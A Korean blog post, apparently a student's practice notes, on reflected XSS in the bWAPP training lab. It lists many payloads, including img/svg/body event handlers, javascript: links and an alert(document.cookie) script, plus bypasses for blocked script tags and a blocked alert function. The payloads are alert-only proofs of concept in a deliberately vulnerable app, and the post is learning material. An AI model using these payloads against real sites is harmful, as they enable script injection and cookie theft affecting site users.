bwapp에 로그인 후 실습해보기!

first name에 1, last name에 2를 넣고 go를 누르면
GET방식으로 값이 넘어가는걸 확인할 수 있다


스크립트 태그가 막혀있을 때 쓸 수 있는 것
<img src=x onerror=alert(1)>
: 이미지를 정상적으로 불러올 수 없을때 alert창 띄움

<iframe src=x width="100" height="100"></iframe>

<object data=x type="text/html" width="100" height="100">111</object>

이건 이제 죽은태그라고 함,,, 암것두 안뜨네
이거말고 iframe 태그를 사용하자
<a href="javascript:alert(1);">

눌러보세요 누르면

<script>alert(document.cookie)</script>

alert 함수가 막혀있을 때 쓸 수 있는 것


prompt

confirm

이 뒤로는 캡쳐하기 귀찮아서,, 해본것들 쭉 써놓을게여
<audio src=x href=x onerror=alert(1)></audio>
<video src=x href=x onerror=alert(1)></video>
<image src=x href=x onerror=alert(1)></image>
<object src=x href=x onerror=alert(1)></object> -> 퇴화 태그
<script src=x href=x onerror=alert(1)></script>
<title onPropertyChange title onPropertyChange=alert(1)></title onPropertyChange>
-> onPropertyChange 태그는 IE 전용 이벤트!! 현대 브라우저에서는 지원 X
<iframe onLoad=alert(1)>
<body onload=alert(1)>
<body onMouseEnter=alert(1)>
<body onFocus=alert(1)>
-> 얘는 잠깐 다른 창으로 이동했다가 다시 돌아오면 계속 알림창뜸;;;
<body onUnload=alert(1)>
-> 창이 로드되지 않을때 발생하는 태그,, 그니까 로드가 잘 되면 쓸데가 없당
<svg onload=alert(1)>
<script onReadyStateChange=alert(1)></script>
ReadyState란? 요청을 보내는 클라이언트의 상태
그럼 onReadyStateChange란? ReadyState가 변경될 때 실행할 함수를 정의
즉 상태 변동이 안되면 이벤트가 발생하지 않음 + 이것도 주로 IE 전용 태그,, 요새는 거의 무시됨
<html onMouseUp=alert(1)>
-> 마우스로 뭐 클릭할때마다 창 뜸,,,,,,,,,,,,,,,,,,,,,,,,
'모의해킹' 카테고리의 다른 글
| PHP + MySQL 게시판 제작 - 회원가입 (0) | 2026.02.16 |
|---|---|
| SQL Injection (Get/Search) (0) | 2025.07.04 |
| bwapp 설치하기 (0) | 2025.05.17 |
| SQL Injection (SQLI) 공격 방식 (0) | 2025.05.10 |
| XSS 2 (0) | 2025.05.06 |